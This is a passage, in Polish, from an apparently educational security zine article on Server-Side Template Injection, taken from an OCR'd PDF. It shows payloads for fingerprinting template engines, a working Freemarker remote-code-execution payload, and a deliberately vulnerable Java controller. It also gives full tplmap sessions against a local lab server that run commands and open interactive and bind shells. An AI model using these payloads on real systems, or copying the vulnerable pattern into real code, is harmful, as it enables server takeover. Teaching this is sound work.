
I przykładowy payload, który spowoduje, że serwer "zaśnie" na 5 sekund (opisany trochę dokładniej na Rysunku 15):

Jeśli rzeczywiście odpowiedź serwera będzie opóźniona, prawdopodobnie udało nam się znaleźć podatność. Tego typu exploitacja jest bardzo podobna do ataku typu *Time-Based Blind SQL Injection* – ślepy, bazujący na czasie SQL Injection. W specyficznych przypadkach, możemy też otrzymywać różne odpowiedzi z serwera, w zależności od naszego payloadu, a więc przeprowadzać atak ślepy, bazujący na wartościach logicznych SQL Injection (analogiczny do *Boolean-Based Blind SQL Injection*) – jest to jednak sytuacja, która nie zdarza się zbyt często.

Jak widać, testowanie w przypadków, z reguły nie jest bardzo trudne. Nadaje się więc do automatyzacji, o której będzie traktował jeden z następnych podrozdziałów.

Identyfikacja silnika

Jak wspominałem powyżej, liczba silników szablonów jest bardzo duża, co powoduje dwa problemy: pierwszy, że nie każdy payload zadziała w każdym silniku (musimy trafić z odpowiednią składnią) i drugi – że exploitacja różni się w zależności od silnika, a więc musimy dokładnie rozpoznać, z którym z nich mamy do czynienia na serwerze.




Rysunek 15. Payload opóźniający odpowiedź serwera

Problem pierwszy nie ma prostego rozwiązania – trzeba po prostu testować różne payloady, licząc na to, że któryś z nich zadziała. Rozwiązanie problemu drugiego – paradoksalnie – ułatwia nam pierwsza okoliczność. Załóżmy na przykład, że mamy do wyboru dwa silniki – Freemarker i Velocity oraz chcemy użyć standardowego payloadu arytmetycznego: 7*7. Z jednej strony, w przypadku Freemarkera, będzie to `${7*7}`, który zwróci nam 49; Velocity nie przyjmie polecenia i po prostu zwróci to, co mu wysłaliśmy. Z drugiej strony, gdy użyjemy payloadu `#set($a=7*7)$a`, Velocity zwróci: 49, a Freemarker zaś – niezmieniony payload. Dzięki przetestowaniu dwóch powyższych payloadów, możemy jednoznacznie zidentyfikować, z którym z tych dwóch silników mamy do czynienia.

Uogólniając, drobne (lub czasem nie tak drobne) różnice w składni, powodują, że w większości sytuacji możemy niemal automatycznie zidentyfikować silnik. James Kettle na tę okoliczność przygotował ładny, adekwatny (choć nie do końca kompletny) obrazek, przedstawiający drzewko decyzyjne:

PODZIEL SIĘ ZINEM



Rysunek 16. Drzewko decyzyjne umożliwiające identyfikację silnika szablonów (źródło: https://goo.gl/ZyfR2E)

Będziemy chcieli zautomatyzować ten proces.

Exploitacja

Zidentyfikowaliśmy podatność, zidentyfikowaliśmy silnik – czas na exploitację. Oczywiście w najprostszym przypadku wystarczy użyć wyszukiwarki Google z hasłem *"<zidentyfikowany silnik> Server-Side Template Injections"*– i z dużym prawdopodobieństwem, znajdziemy to, czego szukamy (tu znowu warto wspomnieć, że James Kettle opracował wiele metod exploitacji dla różnych silników). Załóżmy jednak, że silnik jest nieznany i wcześniej nie badany pod kątem SSTI. Co wtedy?

Mamy dwie podstawowe możliwości. Pierwsza, to… czytanie dokumentacji. Autorzy silników często są tak uprzejmi, że jak na tacy podają nam to, czego szukamy. Na przykład, w dokumentacji Freemarkera:


> ***Q: Can I allow users to upload templates and what are the security implications?***
>
> *A: In general you shouldn't allow that, unless those users are system administrators or other trusted personnel. Consider templates as part of the source code just like *.java files are. If you still want to allow users to upload templates, here are what to consider:*
>
> *(...)*
>
> *The new built-in (Configuration.setNewBuiltinClassResolver, Environment.setNewBuiltinClassResolver): It's used in templates like "com.example.SomeClass"?new(), and is important for FTL libraries that are partially implemented in Java, but shouldn't be needed in normal templates. While new will not instantiate classes that are not TemplateModel-s, FreeMarker contains a TemplateModel class that can be used to create arbitrary Java objects. Other "dangerous" TemplateModel-s can exist in you class-path. Plus, even if a class doesn't implement TemplateModel, its static initialization will be run. To avoid these, you should use a TemplateClassResolver that restricts the accessible classes (possibly based on which template asks for them), such as TemplateClassResolver. ALLOWS_NOTHING_RESOLVER.*

Wspaniale! Nie dość, że dowiedzieliśmy się, że silnik jest podatny na wstrzyknięcie kodu (*"Consider templates as part of the source code"*), to jeszcze otrzymaliśmy dość wyraźne wskazówki, jak wyexploitować aplikację w praktyce. Rzeczywiście, zgodnie z dokumentacją, przykładowy sposób otrzymania RCE na serwerze (co zaprezentowałem w przykładzie testowania pod kątem ataku SSTI na ślepo) używa wbudowanej funkcji new( )w następujący sposób:

Listing 10.

```
1. <#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("uname") }
```

I wynik:



Rysunek 17. Użycie wbudowanej funkcji new ()

PODZIEL SIĘ ZINEM

Nie zawsze jednak jest tak łatwo. Jeśli nie znajdziemy informacji wprost w dokumentacji, musimy użyć starego, dobrego ataku słownikowego. Zależy nam na znalezieniu ciekawych zmiennych zdefiniowanych w programie – na przykład, często silniki szablonów zawierają referencje do siebie (pewnego rodzaju `this`). W innych przypadkach – takich jak w pierwszym rozważanym przez nas przykładzie z Velocity – możemy dostać referencje do obiektu pozwalającego na wykorzystanie mechanizmu refleksji (w przypadku Velocity i Javy – `java.util.Class`). Jedyne, co nas ogranicza, to wyobraźnia i… słownik, z którego chcemy skorzystać. Na szczęście niezawodny James Kettle pomyślał również o tym, i udostępnił słownik, którego sam używał. Oczywiście, warto go rozszerzać o własne pomysły.

Należy też wspomnieć, że część szablonów umożliwia po prostu pisanie zwykłego kodu języka – taką sytuację mamy m.in. w silnikach Smarty, Twig (PHP) czy Jinja (Python). Należy jednak mieć na uwadze, że czasami kod będzie sandboxowany (o sandboxach wspomnę pod koniec artykułu).

Narzędzia i przykład zastosowania – Freemarker

Po rozwiązaniu wszystkich głównych problemów związanych z wykorzystaniem podatności SSTI, czas na przykład praktyczny. Rozważymy aplikację bliźniaczą do tej z pierwszego przykładu, posiadającą jedną znaczącą różnicę (wprowadzoną dla ożywienia): tym razem szablony od użytkownika są wykonywane w silniku Freemarker (tym samym, z którego aplikacja korzysta aby generować kod HTML).

Listing 11. Kod kontrolera (warstwa prezentacji nie zmienia się)

```
1. @Controller
2. public class TemplateController {
3.
4.   @Autowired
5.   private Configuration configuration;
6.
7.   @RequestMapping(method = RequestMethod.GET, path = "/")
8.   public String hello(Map<String, Object> model, @CookieValue(
       required = false, name = "username") String b64username, @CookieValue(
       required = false, name = "template") String b64template) throws IOException {
9.     String decodedUsername = null != b64username ? new String(
         Base64.getDecoder().decode(b64username)) : "";
10.    model.put("username", decodedUsername);
11.
12.    if (null != b64template) {
13.      String decodedTemplate = new String(
           Base64.getDecoder().decode(b64template));
14.      model.put("template", decodedTemplate);
15.      try {
16.        Writer userTemplateOut = new StringWriter();
17.        Template template = new Template(
             "userTemplate", decodedTemplate, configuration);
18.        Map<String, Object> templateModel = new HashMap<>();
19.        templateModel.put("username", decodedUsername);
20.        template.process(templateModel, userTemplateOut);
21.        model.put("emailMessage", userTemplateOut.toString());
22.      } catch (ParseException | TemplateException e) {
23.        model.put("error", "Error in template: " + e.getMessage());
24.      }
25.    }
26.
27.    return "hello";
28.    }
29.
30.  @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
31.     public String updateUsername(
          @RequestParam("username") String username, HttpServletResponse response) {
32.    response.addCookie(new Cookie("username",
         Base64.getEncoder().encodeToString(username.getBytes())));
33.    return "redirect:/";
34.  }
35.
36.  @RequestMapping(method = RequestMethod.POST, path = "/updateEmailMessage")
37.  public String updateEmailMessage(
       @RequestParam("template") String template, HttpServletResponse response) {
38.    response.addCookie(new Cookie("template",
         Base64.getEncoder().encodeToString(template.getBytes())));
39.    return "redirect:/";
40.  }
41.
42. }
```

Widać, że jedyne zmiany znajdują się w liniach 15-24 i że są one związane z użyciem innego silnika. Jak nieraz wspomniałem, przy poszukiwaniu, identyfikacji i eksploitacji, chcielibyśmy mieć możliwość automatyzacji ataku. Jest to nie tylko możliwe, ale i łatwe – wręcz powstały odpowiednie narzędzia, które nam w tym pomogą – na przykład tplmap.

Załóżmy, że wykorzystaliśmy powyższe narzędzie i że ono zadziałało (skrypt może wymagać jeszcze doinstalowania kilku modułów Pythona, m.in. pyyaml – pomoże nam tu na przykład komenda `pip`), to teraz uruchomimy je z parametrem `-h`:

Listing 12.

```
1. $ python tplmap.py -h
2. Usage: python tplmap.py [options]
```


PODZIEL SIĘ ZINEM

```
3.
4. Options:
5.   -h, --help            Show help and exit.
6.
7.   Target:
8.     These options have to be provided, to define the target URL.
9.
10.    -u URL, --url=URL   Target URL.
11.    -X REQUEST, --re..  Force usage of given HTTP method (e.g. PUT).
12.
13.  Request:
14.    These options have how to connect and where to inject to the target
15.    URL.
16.
17.    -d DATA, --data=..  Data string to be sent through POST. It must be as
18.                        query string: param1=value1&param2=value2.
19.    -H HEADERS, --he..  Extra headers (e.g. 'Header1: Value1'). Use multiple
20.                        times to add new headers.
21.    -A USER_AGENT, -..  HTTP User-Agent header value.
22.
23.  Detection:
24.    These options can be used to customize the detection phase.
25.
26.    --level=LEVEL       Level of code context escape to perform (1-5, Default:
27.                        1).
28.    -e ENGINE, --eng..  Force back-end template engine to this value.
29.
30.  Operating system access:
31.    These options can be used to access the underlying operating system.
32.
33.    --os-cmd=OS_CMD     Execute an operating system command.
34.    --os-shell          Prompt for an interactive operating system shell.
35.    --upload=UPLOAD     Upload LOCAL to REMOTE files.
36.    --force-overwrite   Force file overwrite when uploading.
37.    --download=DOWNL..  Download REMOTE to LOCAL files.
38.    --bind-shell=BIN..  Spawn a system shell on a TCP PORT of the target and
39.                        connect to it.
40.    --reverse-shell=..  Run a system shell and back-connect to local HOST
41.                        PORT.
42.
43.  Template inspection:
44.    These options can be used to inspect the template engine.
45.
46.    --tpl-shell         Prompt for an interactive shell on the template
47.                        engine.
48.    --tpl-code=TPL_C..  Inject code in the template engine.
49.
50.  General:
51.    These options can be used to set some general working parameters.
52.
53.    --force-level=FO..  Force a LEVEL and CLEVEL to test.
54.    --injection-tag=..  Use string as injection tag (default '*').
55.
56. Example:
57.
```

```
58.  ./tplmap -u ,http://www.target.com/page.php?id=1*'
59.
60. $
```

Jak widać, mamy dostęp do całkiem pokaźnej liczby opcji, które mogą uprościć pracę. W wersji podstawowej jednak, musimy podać jedynie URL, który chcemy przetestować. Tutaj są to dane, które chcemy wysłać w ciele żądania, gdyż nasza aplikacja przyjmuje je tylko za pomocą metody POST. Wykonajmy odpowiednie polecenie:

Listing 13.

```
1. $ python ./tplmap.py -d "template=test" -u http://localhost:8083/updateEmailMessage
2.  [+] Tplmap 0.3
3.      Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5.  [+] Testing if POST parameter 'template' is injectable
6.  [+] Smarty plugin is testing rendering with tag '{*}'
7.  [+] Smarty plugin is testing blind injection
8.  [+] Mako plugin is testing rendering with tag '${*}'
9.  [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17.   POST parameter: template
18.   Engine: Freemarker
19.   Injection: ${*}
20.   Context: text
21.   OS: Linux
22.   Technique: render
23.   Capabilities:
24.
25.    Shell command execution: yes
26.    Bind and reverse shell: yes
27.    File write: yes
28.    File read: yes
29.    Code evaluation: no
30.
31. [+] Rerun tplmap providing one of the following options:
32.
33.     --os-shell                          Run shell on the target
34.     --os-cmd                            Execute shell commands
35.     --bind-shell PORT                   Connect to a shell bind to a target port
36.     --reverse-shell HOST PORT   Send a shell back to the attacker's port
37.     --upload LOCAL REMOTE       Upload files to the server
38.     --download REMOTE LOCAL     Download remote files
39. $
```


PODZIEL SIĘ ZINEM

Wykonanie powyższej komendy nie potrwa długo – już po chwili otrzymamy wynik. Jakie są najważniejsze informacje, które możemy odczytać? Po serii testów `tplmap` stwierdza, że:

- Podatnym parametrem jest `template` dla metody HTTP POST,
- Silnikiem szablonów jest Freemarker,
- Technika, która zadziałała, to *render* – czyli widzimy wynik przetworzenia szablonu na serwerze,
- Efektem exploitacji może być: wykonanie dowolnej komendy systemowej, uruchomienie *shell/reverse shell*, a także odczytywanie i zapisywanie plików.

Nie możemy (bezpośrednio) uruchamiać kodu języka (w tym przypadku – Javy), ponieważ Freemarker nie udostępnia takiej możliwości – ale oczywiście wykonanie dowolnej komendy systemowej daje nam wszystko, co chcieliśmy…

A na końcu jest podpowiedź, aby uruchomić `tplmap` raz jeszcze – tym razem z opcją, która wykona na serwerze ciekawą operację. Przykładowo, spróbujmy użyć opcji `--os-cmd`:

Listing 14.

```
1. $ python ./tplmap.py -d "template=test"
     -u http://localhost:8083/updateEmailMessage --os-cmd=uname
2.  [+] Tplmap 0.3
3.      Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5.  [+] Testing if POST parameter 'template' is injectable
6.  [+] Smarty plugin is testing rendering with tag '{*}'
7.  [+] Smarty plugin is testing blind injection
8.  [+] Mako plugin is testing rendering with tag '${*}'
9.  [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17.   POST parameter: template
18.   Engine: Freemarker
19.   Injection: ${*}
20.   Context: text
21.   OS: Linux
22.   Technique: render
23.   Capabilities:
24.
25.    Shell command execution: yes
26.    Bind and reverse shell: yes
27.    File write: yes
28.    File read: yes
29.    Code evaluation: no
30.
31. Linux
32. $
```

Teraz, jak widać w ostatniej linii Listingu 17., dostaliśmy wynik wykonania komendy `uname` – *Linux*, co rzeczywiście zgadza się ze stanem faktycznym. Super, ale uruchamianie `tplmap` (a co za tym idzie – przeprowadzanie pełnego skanowania widocznego w liniach 5-15) za każdym razem, kiedy chcemy wykonać nową komendę, nie wydaje się optymalne – użyjmy teraz przełącznika `--os-shell`:

Listing 15.

```
1. $ python ./tplmap.py -d "template=test"
     -u http://localhost:8083/updateEmailMessage --os-shell
2.  [+] Tplmap 0.3
3.      Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5.  [+] Testing if POST parameter 'template' is injectable
6.  [+] Smarty plugin is testing rendering with tag '{*}'
7.  [+] Smarty plugin is testing blind injection
8.  [+] Mako plugin is testing rendering with tag '${*}'
9.  [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin has confirmed injection with tag '${*}'
15. [+] Tplmap identified the following injection point:
16.
17.   POST parameter: template
18.   Engine: Freemarker
19.   Injection: ${*}
20.   Context: text
21.   OS: Linux
22.   Technique: render
23.   Capabilities:
24.
25.    Shell command execution: yes
26.    Bind and reverse shell: yes
27.    File write: yes
28.    File read: yes
29.    Code evaluation: no
30.
31. [+] Run commands on the operating system.
32. Linux $ uname
33. Linux
```


PODZIEL SIĘ ZINEM

```
34. Linux $ ping -c1 google.com
35. PING google.com (172.217.20.174) 56(84) bytes of data.
36. 64 bytes from waw02s07-in-f14.1e100.net (172.217.20.174): icmp_seq=1 ttl=55
time=19.9 ms
37.
38. --- google.com ping statistics ---
39. 1 packets transmitted, 1 received, 0% packet loss, time 0ms
40. rtt min/avg/max/mdev = 19.921/19.921/19.921/0.000 ms
41. Linux $ [+] Exiting.
42. $
```

Jak widać, `tplmap` zgodnie z prośbą uruchomił nam *shell*, w którym możemy interaktywnie komunikować się z serwerem. Doskonale.

Nasze narzędzie jest całkiem mądre i działa w przypadkach, które są trochę bardziej skomplikowane i nieoczywiste. Spróbujmy na przykład, jak zadziała ono w przypadku exploitacji na ślepo – zmodyfikowany kod aplikacji wygląda tak:

Listing 16.

```
1. @Controller
2. public class TemplateController {
3.
4.   @Autowired
5.   private Configuration configuration;
6.
7.   @RequestMapping(method = RequestMethod.GET, path = "/")
8.   public String hello(Map<String, Object> model, @CookieValue(required
       = false, name = "username") String b64username, @CookieValue(required
       = false, name = "template") String b64template) throws IOException {
9.     String decodedUsername = null != b64username ? new String(
         Base64.getDecoder().decode(b64username)) : "";
10.    model.put("username", decodedUsername);
11.
12.    if (null != b64template) {
13.      String decodedTemplate
           = new String(Base64.getDecoder().decode(b64template));
14.      model.put("template", decodedTemplate);
15.      try {
16.        Writer userTemplateOut = new StringWriter();
17.        Template template = new Template(
             "userTemplate", decodedTemplate, configuration);
18.        Map<String, Object> templateModel = new HashMap<>();
19.        templateModel.put("username", decodedUsername);
20.        template.process(templateModel, userTemplateOut);
21.        model.put("error",
             "Removing output because of Server-Side Template Injection attack!");
22.      } catch (ParseException | TemplateException e) {
23.        model.put("error", "Error in template: " + e.getMessage());
24.      }
25.    }
26.
27.    return "hello";
28.  }
29.
30.  @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")
31.  public String updateUsername(
       @RequestParam("username") String username, HttpServletResponse response) {
32.    response.addCookie(new Cookie(
         "username", Base64.getEncoder().encodeToString(username.getBytes())));
33.    return "redirect:/";
34.  }
35.
36.  @RequestMapping(method = RequestMethod.POST, path = "/updateEmailMessage")
37.  public String updateEmailMessage(
       @RequestParam("template") String template, HttpServletResponse response) {
38.    response.addCookie(new Cookie(
         "template", Base64.getEncoder().encodeToString(template.getBytes())));
39.    return "redirect:/";
40.   }
41.
42. }
```

Jedyna różnica jest taka, że tym razem – z powodów „bezpieczeństwa" – nie odsyłamy do użytkownika wyniku przetworzenia szablonu (linia 21). Oczywiście, takie działanie nadal umożliwia nam wykonanie kodu, co przedstawia poniższy wynik wywołania `tplmap`:

Listing 17.

```
1. $ python ./tplmap.py -d "template=test"
     -u http://localhost:8084/updateEmailMessage
2.  [+] Tplmap 0.3
3.      Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5.  [+] Testing if POST parameter 'template' is injectable
6.  [+] Smarty plugin is testing rendering with tag '{*}'
7.  [+] Smarty plugin is testing blind injection
8.  [+] Mako plugin is testing rendering with tag '${*}'
9.  [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.   POST parameter: template
19.   Engine: Freemarker
20.   Injection: *
```


PODZIEL SIĘ ZINEM

```
21.   Context: text
22.   OS: undetected
23.   Technique: blind
24.   Capabilities:
25.
26.    Shell command execution: yes (blind)
27.    Bind and reverse shell: yes
28.    File write: yes (blind)
29.    File read: no
30.    Code evaluation: no
31.
32. [+] Rerun tplmap providing one of the following options:
33.
34.     --os-shell                          Run shell on the target
35.     --os-cmd                    Execute shell commands
36.     --bind-shell PORT                   Connect to a shell bind to a target port
37.     --reverse-shell HOST PORT   Send a shell back to the attacker's port
38.     --upload LOCAL REMOTE       Upload files to the server
39. $
```

Tym razem, wykonanie potrwało chwilę dłużej (ponieważ przy testowaniu opcji exploitacji na ślepo serwer chwilę „spał na nasze żądanie"). Wynik jest podobny, z kilkoma oczywistymi różnicami: po pierwsze technika, która zadziałała, to tym razem *blind*. Zapis plików jest dalej możliwy, ale odczyt – już nie, a przynajmniej nie bezpośrednio. Nadal mamy możliwość wykonywania dowolnych komend, ale tym razem jest to wykonywanie ich na ślepo. Spróbujmy po raz kolejny użyć opcji `--os-cmd`:

Listing 18.

```
1. $ python ./tplmap.py -d "template=test" -u http://localhost:8084/
updateEmailMessage --os-cmd=gnome-calculator
2. [+] Tplmap 0.3
3.     Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5. [+] Testing if POST parameter 'template' is injectable
6. [+] Smarty plugin is testing rendering with tag '{*}'
7. [+] Smarty plugin is testing blind injection
8. [+] Mako plugin is testing rendering with tag '${*}'
9. [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.   POST parameter: template
19.   Engine: Freemarker
20.   Injection: *
21.   Context: text
22.   OS: undetected
23.   Technique: blind
24.   Capabilities:
25.
26.    Shell command execution: yes (blind)
27.    Bind and reverse shell: yes
28.    File write: yes (blind)
29.    File read: no
30.    Code evaluation: no
31.
32. [+] Blind injection has been found and command execution will not produce any output.
33. [+] Delay is introduced appending '&& sleep <delay>' to the shell commands.
        True or False is returned whether it returns successfully or not.
34. True
35. $
```

Po wprowadzeniu powyższej komendy, rzeczywiście zauważymy uruchamiający się kalkulator. Nie widzimy niestety wyjścia naszej komendy, ale widzimy wartość `True`. Jak instruuje nas powyżej `tplmap`, w momencie gdy instrukcja się powiedzie, serwer „śpi" przez chwilę, narzędzie to wykrywa i zwraca `True`. Jeśli instrukcja się nie powiedzie, nie ma opóźnienia na serwerze i `tplmap` zwróci wartość `False`. Już sam ten mechanizm pozwala nam na tym etapie napisać raczej prosty skrypt, który będzie po kolei wczytywał (w dalszym ciągu techniką na ślepo) dowolne znaki z wyjścia dowolnej komendy – analogicznie jak w ataku *Blind SQL Injection*.

Jest to jednak męczące i długotrwałe – nie da się prościej?

Otóż da się. Użyjmy przełącznika `--bind-shell`, który najpierw zacznie nasłuchiwać na pewnym porcie na serwerze, a następnie połączy się z tym portem:

Listing 19.

```
1. $ python ./tplmap.py -d "template=test"
     -u http://localhost:8084/updateEmailMessage --bind-shell 1337
2.  [+] Tplmap 0.3
3.     Automatic Server-Side Template Injection Detection and Exploitation Tool
4.
5.  [+] Testing if POST parameter 'template' is injectable
6.  [+] Smarty plugin is testing rendering with tag '{*}'
7.  [+] Smarty plugin is testing blind injection
8.  [+] Mako plugin is testing rendering with tag '${*}'
9.  [+] Mako plugin is testing blind injection
10. [+] Jinja2 plugin is testing rendering with tag '{{*}}'
11. [+] Jinja2 plugin is testing blind injection
12. [+] Twig plugin is testing rendering with tag '{{*}}'
13. [+] Freemarker plugin is testing rendering with tag '${*}'
14. [+] Freemarker plugin is testing blind injection
```


SEKURAK.PL / OFFLINE

Czym jest Path Traversal?

Hardening WordPress

Unpickle – deserializacja w Pythonie i zdalne wykonywanie kodu

Webshells – wykrywanie tylnych furtek w aplikacjach WWW

HTTP Strict Transport Security (HSTS) w praktyce, czyli zmuszamy przeglądarkę do stosowania bezpiecznych połączeń

Wykradanie tokenów, hakowanie jQuery i omijanie Same-Origin Policy – czyli jak wygrałem XSSMas Challenge 2016

Server-Side Template Injections

PODZIEL SIĘ ZINEM

```
15. [+] Freemarker plugin has confirmed blind injection
16. [+] Tplmap identified the following injection point:
17.
18.   POST parameter: template
19.   Engine: Freemarker
20.   Injection: *
21.   Context: text
22.   OS: undetected
23.   Technique: blind
24.   Capabilities:
25.
26.    Shell command execution: yes (blind)
27.    Bind and reverse shell: yes
28.    File write: yes (blind)
29.    File read: no
30.    Code evaluation: no
31.
32. [+] Spawn a shell on remote port 1337 with payload 1
33. $ uname
34. uname
35. Linux
36. $ ping -c1 google.com
37. ping -c1 google.com
38. PING google.com (172.217.20.174) 56(84) bytes of data.
39. 64 bytes from waw02s07-in-f14.1e100.net (172.217.20.174): icmp_seq=1 ttl=55 time=19.3 ms
40.
41. --- google.com ping statistics ---
42. 1 packets transmitted, 1 received, 0% packet loss, time 0ms
43. rtt min/avg/max/mdev = 19.387/19.387/19.387/0.000 ms
44. $ ^C[+] Exiting.
45. $
```

Wspaniale, po raz kolejny zostaliśmy wrzuceni do systemowego *shella*, z którym możemy wejść w interakcje. :-)

Powyższe metody uzupełniają się. Nie zawsze będziemy mogli połączyć się z atakowanym serwerem na dowolnym porcie lub też zestawić (za pomocą opcji `--reverse-shell`) *reverse shella* – choćby z powodów potencjalnych zapór sieciowych. W takich wypadkach, musimy się cofnąć do wolniejszych i mniej wygodnych metod `--os-cmd` i `--os-shell` – które będą działać zawsze, ponieważ opierają się tylko i wyłącznie na komunikacji HTTP z serwerem.

Oczywiście, `tplmap` zawiera dużo więcej przydatnych opcji i przełączników – zachęcam do zapoznania się z ich możliwościami.

Jak widać, exploitacja podatności typu SSTI może być całkiem rozsądnie zautomatyzowana. Narzędzie `tplmap` nie jest jedyną opcją, którą mamy do wyboru. Dla przykładu, Burp Suite Pro też nieźle radzi sobie z tym atakiem. Wystarczy tylko włączyć aktywne skanowanie podatności na naszym celu, a po chwili… (Rysunek 18, patrz kolejna strona).

Wszystko działa, jak powinno.

Mimo, że opisywane narzędzia są bardzo pomocne – nie zwalniają jednak z obowiązku myślenia. W wielu przypadkach, automatyczne skanowanie nie znajdzie podatności, która w rzeczywistości istnieje, a do namierzenia wymaga jedynie trochę więcej kreatywności.

ZAPOBIEGANIE I OBRONA

